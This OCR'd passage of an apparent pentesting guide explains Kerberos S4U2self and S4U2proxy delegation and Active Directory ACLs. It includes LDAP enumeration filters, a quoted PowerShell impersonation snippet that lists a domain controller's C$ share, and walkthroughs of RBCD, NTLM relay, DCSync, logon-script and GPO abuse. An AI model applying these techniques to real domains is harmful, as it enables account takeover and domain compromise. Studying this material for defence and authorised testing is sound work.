
S4U2proxy process

1. The client authenticates against the web server service (http/websrv) by sending a ST.
2. Later, when the web server (http/websrv) needs to access to the database service (MSSQLSvc/dbsrv) on behalf of the client, it asks for a ST for MSSQLSvc/dbsrv by using the client ST, and its own TGT.

3. The KDC checks that the service user websrv$ is allowed to ask delegation tickets for MSSQLSvc/dbsrv by following the previous discussed rules and returns the client ST for MSSQLSvc/dbsrv. To sum up, usually one of these conditions should be meet:

    1. MSSQLSvc/dbsrv is included in the msDS-AllowedToDelegateTo attribute of websrv$ (the service user of the web server). This is classic Constrained Delegation.
    2. websrv$ is included in the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of dbsrv$ (the service user of the MSSQLSvc/dbsrv service). This is Resource Based Constrained Delegation.
4. The web service uses the recently acquired ST to authenticate itself against the database by impersonating the client.

Moreover, it also possible to use S4U2proxy across domains, however, in this case only Resource Based Constrained Delegation can be used.



S4u2proxy across domains

1. We assume that client already sends its ST to an websrv service. Then websrv needs to access to the database service MSSQLSvc/dbsrv on behalf of the user.
2. websrv ask for a ST for MSSQLSvc/dbsrv on behalf of the client, by including its own ST.
3. The KDC examines the request and determines that the asked service is in `bar.com` so it returns an special inter-realm TGT for asking S4U2proxy to the `bar.com` KDC.

4. websrv inspects the response and discovers this special inter-realm TGT for S4U2proxy. But it also needs a normal inter-realm TGT for `bar.com`, so it asks for one to the KDC.
5. The KDC returns a inter-realm TGT to `bar.com` for websrv$.
6. Then websrv$ uses these inter-realm TGTs to ask the `bar.com` KDC for a ST for MSSQLSvc/dbsrv in behalf of the client.
7. The KDC examines the requests and determines that websrv$ is allowed to delegate to MSSQLSvc/dbsrv service (using RBCD), so it issues a ST for MSSQLSvc/dbsrv.
8. websrv uses this new ST to access MSSQLSvc/dbsrv service on behalf of the client.

S4U2self


The Kerberos S4U2self extension allows a service to request a ticket on behalf of the user for itself, that can be used then in S4U2proxy. This is done in order to allow to perform Kerberos delegation for those client that doesn't support the Kerberos protocol. It is also known as protocol transition.

In order to be able to use S4U2self, the KDC checks the UserAccountControl TRUSTED_TO_AUTH_FOR_DELEGATION flag of the service user account. In order to modify this flag, the SeEnableDelegationPrivilege is required.

Additionally, the KDC also checks the if service user has any services and the value of the msDS-AllowedToDelegateTo attribute. The specific rules can be seen in MS-SFU specification, but here is a summary of checks performed by the KDC when a S4U2self request is received:

1. If service user does not have any services => return error KDC-ERR-S-PRINCIPAL-UNKNOWN.
2. If client is protected against delegation => return non-FORWARDABLE ST.
3. If service user TRUSTED_TO_AUTH_FOR_DELEGATION flag is set => return FORWARDABLE ST.
4. If service user TRUSTED_TO_AUTH_FOR_DELEGATION flag is not set and service user has services in ms-AllowedToDelegateTo => return non-FORWARDABLE ST. (This ST can still be used for S4U2proxy with Resource Based Constrained Delegation)
5. If service user TRUSTED_TO_AUTH_FOR_DELEGATION flag is not set and service user ms-AllowedToDelegateTo is empty => return FORWARDABLE ST.


Let's view an example:



S4U2self process

1. The client is authenticated against the HTTP/websrv service by using NTLM (or any other authentication protocol) since it doesn't support Kerberos.
2. The websrv requests a S4U2self ST for the client by sending a TGS-REQ to the KDC.
3. The KDC examines the requests, the websrv$ TRUSTED_TO_AUTH_FOR_DELEGATION flag and if the client is protected against delegation. If everything is correct, the KDC returns a HTTP/websrv ST for the client, which may or may not be FORWARDABLE depending on the variables mentioned.

Moreover, S4U2Self can be used across domains. Let's see how this works:




S4U2self across domains

1. The client is authenticated against the HTTP/websrv service by using NTLM (or any other authentication protocol) since it doesn't support Kerberos.
2. websrv determines that the realm of client is `bar`, so it sends a TGS-REQ asking for a TGT for `bar` domain.
3. The KDC returns an inter-realm TGT for `bar` to websrv.

4. websrv uses its new inter-realm TGT to ask to `bar` KDC for a HTTP/websrv ST for the client.
5. The bar KDC determines that the HTTP/websrv service is in the `foo` domain, so it cannot issue a ST for HTTP/websrv service, but it returns a referral TGT for `foo` domain that indicates that a HTTP/websrv ST for the client was requested.
6. Then, websrv uses this referral TGT issued by the `bar` KDC to ask for a ST for client to the `foo` KDC.
7. The foo KDC inspects the request and the referral TGT and determines that an HTTP/websrv ST for client can be issued.

S4U2self and S4U2proxy

Now that we know how S4U2self and S4U2proxy works, let's view and example of them used together.



S4U2self chained with S4U2proxy

1. The websrv requests a HTTP/websrv ST for the admin user to KDC by using S4U2self through a TGS-REQ.
2. The KDC examines the requests, the websrv$ TRUSTED_TO_AUTH_FOR_DELEGATION flag and if admin is protected against delegation. If everything is correct, the KDC returns a HTTP/websrv ST for the client, which may or may not be FORWARDABLE depending on the variables mentioned in S4U2Self.
3. Then, websrv asks for a MSSQLSvc/dbsrv ST on behalf of admin by using the S4U2self ST, and its own TGT.

4. The KDC checks that the service user websrv$ is allowed to ask delegation tickets for MSSQLSvc/dbsrv following the rules mentioned in S4U2Proxy. Then, it returns a MSSQLSvc/dbsrv ST for admin.
5. websrv uses the MSSQLSvc/dbsrv ST to authenticate itself against the database by impersonating the admin.

Therefore, as we can see, it is possible to chain S4U2self and S4U2proxy so you can impersonate any user (except those protected against delegation) against all of those services that the service user is allowed to perform the constrained delegation.

And, of course, it is also possible to use S4U2self and S4U2proxy across domains.

S4U attacks

Let's view know how the Constrained Delegation and S4U extensions can be abused in a pentest.

In order to find accounts that use Constrained Delegation, you must search for account with the UserAccountControl TRUSTED_TO_AUTH_FOR_DELEGATION enabled (S4U2self/Protocol Transition) or with values in the attributes msDS-AllowedToDelegateTo (Classic Constrained Delegation) or msDS-AllowedToActOnBehalfOfOtherIdentity (RBCD). Here is an LDAP filter you can use to search for Constrained Delegation accounts:

```
(|
(UserAccountControl:1.2.840.113556.1.4.803:=16777216)
(msDS-AllowedToDelegateTo=*)
(msDS-AllowedToActOnBehalfOfOtherIdentity=*)
)
```

LDAP filter to retrieve accounts related to Constrained Delegation

In order to find Constrained Delegation related accounts, you can use tools like Powerview , impacket findDelegation.py script, the Powershell ActiveDirectory module or ldapsearch.

```
(|
(memberof:1.2.840.113556.1.4.1941:=CN=Protected Users,CN=Users,DC=<domain>,DC=<dom>)
(userAccountControl:1.2.840.113556.1.4.803:=1048576)
)
```

LDAP filter to retrieve accounts protected against delegation

Once you located the accounts and want to perform some related Kerberos operations, there are many tools that allows to perform ticket requests through the S4U extensions and get ST for arbitrary users to impersonate them. You can use the MIT kerberos utils (ktutitl, kinit, kvno), Rubeus, getST.py impacket script or cerbero.

Additionally, in case of being execute commands as SYSTEM account in a computer with Constrained Delegation (therefore in the context of the computer account in Active Directory), it is possible to use S4U2self and S4U2proxy with a little of Powershell code:

```
# Code made by Lee Christensen (@tifkin_) and Will Schroeder (@harmj0y)
# Source: https://www.harmj0y.net/blog/activedirectory/s4u2pwnage/

# translated from the C# example at https://msdn.microsoft.com/en-
us/library/ff649317.aspx

# load the necessary assembly
$Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel')

# execute S4U2Self w/ WindowsIdentity to request a forwardable TGS for the
specified user
$Ident = New-Object System.Security.Principal.WindowsIdentity
@('Administrator@FOO.LOCAL')

# actually impersonate the next context
$Context = $Ident.Impersonate()

# implicitly invoke S4U2Proxy with the specified action
ls \\DC01.FOO.LOCAL\C$

# undo the impersonation context
$Context.Undo()
```

The good thing about Constrained Delegation is that in many cases (RBCD or TrustedToAuthForDelegation enabled) you can impersonate users without any interaction. However, since the quantity of services you can access is limited you must be aware of those sensible services that can be useful in delegation:

LDAP of a domain controller
The LDAP service of Active Directory is used to manage the accounts, including its permissions, so if you can impersonate an Administrator against the LDAP service, you can give any privileges to any user account that you control. An example is to give rights to an arbitrary to perform a DCSync attack and compromise the domain.

SMB of any computer
In case of being allowed to impersonate any user against the SMB (cifs in the SPN) service of a computer, you can access to all the files in the computer, execute commands by using tools like psexec and perform other actions over RPC calls.

MSSQL services
Apart from contain sensitive data that can be an important flag to obtain in a pentest, MSSQL servers can also allow to users to execute commands via xp_cmdshell command, abuse NTLM relay by performing HTTP requests via xp_dirtree to a WebDAV server, and many other options.

krbtgt service
If a account is allowed to delegate to the krbtgt service, it can ask TGTs for any account that it is allowed to impersonate.

And remember that, even if you are not allowed to delegate directly to one of these services through Classic Constrained Delegation (ms-AllowedToDelegateTo attribute), but to one service of the same user, you can change the target service in the ticket. For

instance, if you are allowed to delegate to the HTTP service of a computer, e.g HTTP/websrv, you could change the target service to CIFS/websrv to access the computer (if the HTTP service is being execute in the context of the computer account). Also, if you can delegate any service of a DC, you probably can change the ticket service to use it to access to the LDAP service.


In order to impersonate a user to a service, you need Resource Based Constrained Delegation (RBCD) or Classic Constrained Delegation with Protocol Transition (S4U2self).

You can enable RBCD to an account by being allowed to write in its ms-AllowedToActOnBehalfOfOtherIdentity attribute and point to an account that has at least one service (in order to use S4U2self).

If you don't have an account that has at least one service, you can create one computer account by abusing the machine quota that allows users by default to create until 10 machine accounts on the domain. This can be done with Powermad or impacket addcomputer.py. Once the computer account is created (the user can choose the password of the computer account), the user that created it can assign services to it. Thus you can get a account with services.

Moreover, the accounts by default has permissions to edit its own ms-AllowedToActOnBehalfOfOtherIdentity attribute. So if you are able to get credentials (like NT hash, Kerberos keys, or TGTs) of a computer account, you can enable RBCD to an arbitrary user to that computer. This way, you can use RBCD to impersonate an administrator against the computer CIFS (SMB) service and compromise the computer.

Actually, since you have computer account credentials, you can enable RBCD to itself (reflective RBCD). This way you just need to use S4U2self to ask for a ticket for the computer CIFS service in order to get a ST to compromise the host. This even works to impersonate protected user accounts. In case you are wondering, this method is required since domain computer accounts doesn't have permissions by default to access remotely to the computer itself as administrator.




Reflective RBCD attack

Notwithstanding, to acquire computer credentials before compromising the machine can be tricky (maybe with Unconstrained Delegation?), but in case you can coerce to the computer to make an NTLM-authenticated HTTP request against a host you control, you can use a cross NTLM relay attack from HTTP to LDAP in order to enable RBCD for the computer account to an account that you control.

To use this primitive you can take advantage of the WebDAV client installed by default in Windows desktops. For instance, you can trigger an authenticated HTTP request by using the xp_dirtree procedure of a MSSQL database (you can use bad_sequel.py for this).

However, it is possible that you compromise accounts with Classic Constrained Delegation that hasn't Protocol Transition (S4U2self) enabled, so you are unable to ask a ticket for any user. In this case, you could use RBCD to mimic Protocol Transition. This means you can enable RBCD from the compromised account (the one with Classic Constrained Delegation) to another account, so that other account can ask a ticket for any user to the compromised account, that should be forwardable since it is produced by S4U2proxy (the specification has been updated but this fact seems to stay right), this way imitating Protocol Transition.

This could be a little tricky, so lets view an example were the dbsrv is compromised and has Classic Constrained Delegation enabled but without Protocol Transition. However, websrv is also compromised and can be used for RBCD Protocol Transition. Then RBCD is enabled from websrv to dbsrv and websrv is used to mimic protocol transition and finally get an admin ST to compromise filesrv in the following way.



Using RBCD as Protocol Transition

In the first four steps, websrv uses S4U2self and S4U2proxy for acquire a forwardable MSSQLSvc/dbsrv ST for admin, thus mimicking Protocol Transition. Then websrv sends this admin ST to dbsrv, that uses it for S4U2proxy and request a CIFS/filesrv ST for admin, that allows to compromise filesrv.

Authorization

Once a client was able to resolve the target hostname and get authenticated, the target service/program/computer should be now aware about its permissions, that is, know the user username and SID, and the groups it belongs to. Once this information is known, the program can decide if the user has enough privileges to access to certain objects.

ACLs

Security descriptor

But, how is it possible to check if the user has access to an object? By checking its security descriptor. In Active Directory, each object of the database has an associated security descriptor in its NTSecurityDescriptor property. The security descriptor is stored in a binary format, but it can also be translated to a Security Descriptor String Format.

The security descriptor contains the following security information:

- SID of **principal** that is the object owner
- SID of the owner **primary group**
- (Optional) **DACL** (Discretionary Access Control List)
- (Optional) **SACL** (System Access Control List)

```
PS C:\> $(Get-ADUser anakin -Properties nTSecurityDescriptor).nTSecurityDescriptor |
                                    select Owner,Gro
                                up,Access,Audit | Format-List


                                Owner  : CONTOSO\Domain Admins
                                Group  : CONTOSO\Domain Admins
                        Access : {System.DirectoryServices.ActiveDirectoryAccessRule,
                             System.DirectoryServices.ActiveDirectoryAccessRule,
                                 System.DirectoryServices.ActiveDirectoryAccessRule,
                            System.DirectoryServices.ActiveDirectoryAccessRule...}
                                               Audit  :
```

Get security descriptor of user object

As you can see, there could be two ACL (Access Control List) in each security descriptor: DACL and SACL. An ACL is a list of ACEs (Access Control Entry). The ACEs of the SACL defines the access attempts that are going to generate logs, and they can be useful from a defensive perspective.

However, the most important part is the DACL, that is usually present in all the objects, whose ACEs determines the users/groups that can access to the object, and the type of access that is allowed. Usually when someone refers to the object ACL, it means the DACL.

ACEs

Each ACE has several parts:

- **ACE type**: Specifies if the ACE is for allowing or denying access (or logging access in case of SACL).
- **Inheritance**: Indicates if the ACE is inherited.
- **Principal/Identity**: Indicates the principal (user/group) for which the ACE is applied. The principal SID is stored.
- **Rights**: Indicates the type of access the ACE is applying.
- **Object type**: A GUID that indicates an extended right, property, or child object depending on the Access Mask flags. Is set to zero if not used.
- **Inheritance type**: The type of object class that can inherit the ACE from this object.

```
PS C:\Users\Administrator> $(Get-ADUser anakin -Properties
    nTSecurityDescriptor).nTSecurityDescriptor.Access[0]


             ActiveDirectoryRights : GenericRead
                InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
                ObjectFlags           : None
               AccessControlType     : Allow
          IdentityReference     : NT AUTHORITY\SELF
                IsInherited           : False
                InheritanceFlags      : None
                PropagationFlags      : None
```

ACE of user account

Therefore, **ACEs can be used to grant access, but also to restrict it**. It should be note that in case a principal is both allowed and denied access by different ACEs, then the deny ACE has preference and the access is denied.

On the other hand, **ACEs can be inherit from parent objects** of the database (OUs and containers), and actually, most of the ACEs that apply to objects are inherited. In case of a inherited access contradicts an explicit ACE (not inherited), then the explicit ACE determines the access rule. Thus, the precedence is the following for ACEs:

1. Explicit deny ACE
2. Explicit allow ACE
3. Inherited deny ACE
4. Inherited allow ACE

There is an special case that is not limited by ACEs, and is the object **owner**. The **owner has implicit permission to modify the ACEs** of an object (WriteDacl right).

Moreover, it must be also taken into account that in case of the security descriptor has no DACL (DACL set to NULL), everyone has any access to the object. However if the security descriptor has an empty DACL (no ACEs in the DACL), then no one has access to the object.

Rights

The following rights can be specified in a ACE:

- **Delete**: Delete the object.
- **ReadControl**: Read the security descriptor, except the SACL.
- **WriteDacl**: Modify the object DACL in the security descriptor.
- **WriteOwner**: Modify the object owner in the security descriptor.
- **CreateChild**: Create child objects. For containers.
- **DeleteChild**: Delete child object. For containers.
- **ListContents**: List child objects. For containers. The object is hidden from user if this right nor ListObject are not granted.

- **ReadProperty**: Read the property or property set specified in object type. If object type is zero, then all properties can be read. It does not allow to read the confidential properties.
- **WriteProperty**: Modify the property specified in object type. If object type is zero, then all properties can be modified.
- **WritePropertyExtended**: Execute a validated write. Maybe the most interesting validated write is the Self-Membership for groups, that allows to add your current user to the group with the ACE.
- **DeleteTree**: Delete all the child objects with a delete-tree operation.
- **ListObject**: List the object. The object is hidden from user if this right nor ListContents are not granted.
- **ControlAccess**: Special permission that can be interpreted in many different ways, based on the object type. In case the object type is a GUID of a confidential property, it gives permission to read it. If is the GUID of an extended right registered in the database schema, then the right is given. In case the object type is null (GUID is all zeros) then all the extended rights are granted.

There are also some generic rights that encompass several rights:

- **GenericRead**: ReadControl, ListContents, ReadProperty (all), ListObject.
- **GenericWrite**: ReadControl, WriteProperty (all), WritePropertyExtended (all).
- **GenericExecute**: ReadControl, ListContents.
- **GenericAll**: Delete, WriteDacl, WriteOwner, CreateChild, DeleteChild, DeleteTree, ControlAccess (all), GenericAll, GenericWrite.

There are many extended rights, but here are ones of the most interesting:

- User-Force-Change-Password: Change the user password without knowing the current password. For user objects. Do not confuse with User-Change-Password right, that requires to know the password to change it.
- DS-Replication-Get-Changes: To replicate the database data. For the domain object. Required to perform dcsync.
- DS-Replication-Get-Changes-All: To replicate the database secret data. For the domain object. Required to perform dcsync.

```
PS C:\Users\Administrator\Downloads> (Get-Acl 'AD:\DC=contoso,DC=local').Access[49]


            ActiveDirectoryRights : ExtendedRight
                 InheritanceType       : None
ObjectType            : 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
        ObjectFlags           : ObjectAceTypePresent
                AccessControlType     : Allow
     IdentityReference     : CONTOSO\Domain Controllers
                IsInherited           : False
                 InheritanceFlags      : None
                 PropagationFlags      : None
```

DS-Replication-Get-Changes-All right in domain

The previous example shows an ExtendedRight ACE, that gives DS-Replication-Get-Changes-All in domain for the Domain Controllers group.

As you can imagine, when someone says that the Domain Admins group has admin privileges in the domain, that means that is a group for which there are a lot of ACEs in objects given a lot of rights, so you can assume that belonging to the Domain Admin group, you can perform a lot of privilege actions, but ultimately are the DACLs of the objects the ones that determines the power of a group/user.

Apart from the database objects, in Windows machines, there are also many securable objects that also are protected by local DACLs that are managed by the local computer. Among these objects are the files/directories, the processes, registry keys or services. But since the `Domain Admins` are added by default to local `Administrators` group in the machines, is usual that a domain admin can access to any local object in a Windows computer. You can use tools like Get-Acl, icacls to check file ACLs.

ACL attacks

Due to the huge amount of ACLs that can be in a domain, it can be complex to manage them. This can produce several misconfigurations that could allow an attacker to elevate privileges in the domain, or even in the forest (remember that domains of the same forest are connected so you can add ACE refer to principals of other domains). Let's review some misconfigurations:

- **Change the user password**: If you have User-Force-Change-Password or GenericAll rights over an user object, you can take over the account by setting a new password.
- **Make user Kerberoasteable**: If you can write an SPN in the **ServicePrincipalName** property of an user then you can perform the Kerberoast attack against that account and try to crack its password. To write an SPN requires you to have the Validated-SPN validated write with WritePropertyExtended, or GenericWrite or GenericAll.
- **Execute malicious script**: If you can modify the `ScriptPath` property of an user, with WriteProperty, GenericWrite or GenericAll, then you can set a malicious file that is going to be execute the next time that the user logs on. You can use an UNC path to point to a share. You may also require to enable the **SCRIPT** flag of the UserAccountControl property.
- **Add users to group**: If you can modify the **members** property of a group, with WriteProperty, GenericWrite or GenericAll, then you can add any member to the group. If you have the right for Self-Membership, you can add your current user to that group.
- Kerberos RBCD attack: If you can modify the `msDS-AllowedToActOnBehalfOfOtherIdentity` of a computer account, with WriteProperty, GenericWrite or GenericAll, then you enable Kerberos Resource Based Constrained Delegation for another user to the computer services and finally get access as admin to the computer.

- LAPS password: If you can read the **ms-Mcs-AdmPwd** computer confidential property used by LAPS to store the machine local administrators password, then you could read it an access as local admin to the machine. You can identify the use of LAPS in a machine by checking if the **ms-Mcs-AdmPwdExpirationTime** property exists in its computer account.
- DCSync attack: If you have the `DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All` extended rights over the domain object, then you can perform a DCSync attack to dump the database contents.
- GPO abuse: If you can modify the `GPC-File-Sys-Path` of a Group Policy Container with WriteProperty, GenericWrite or GenericAll, then you can modify the GPO and perform code execution in the computers affected by the GPO.
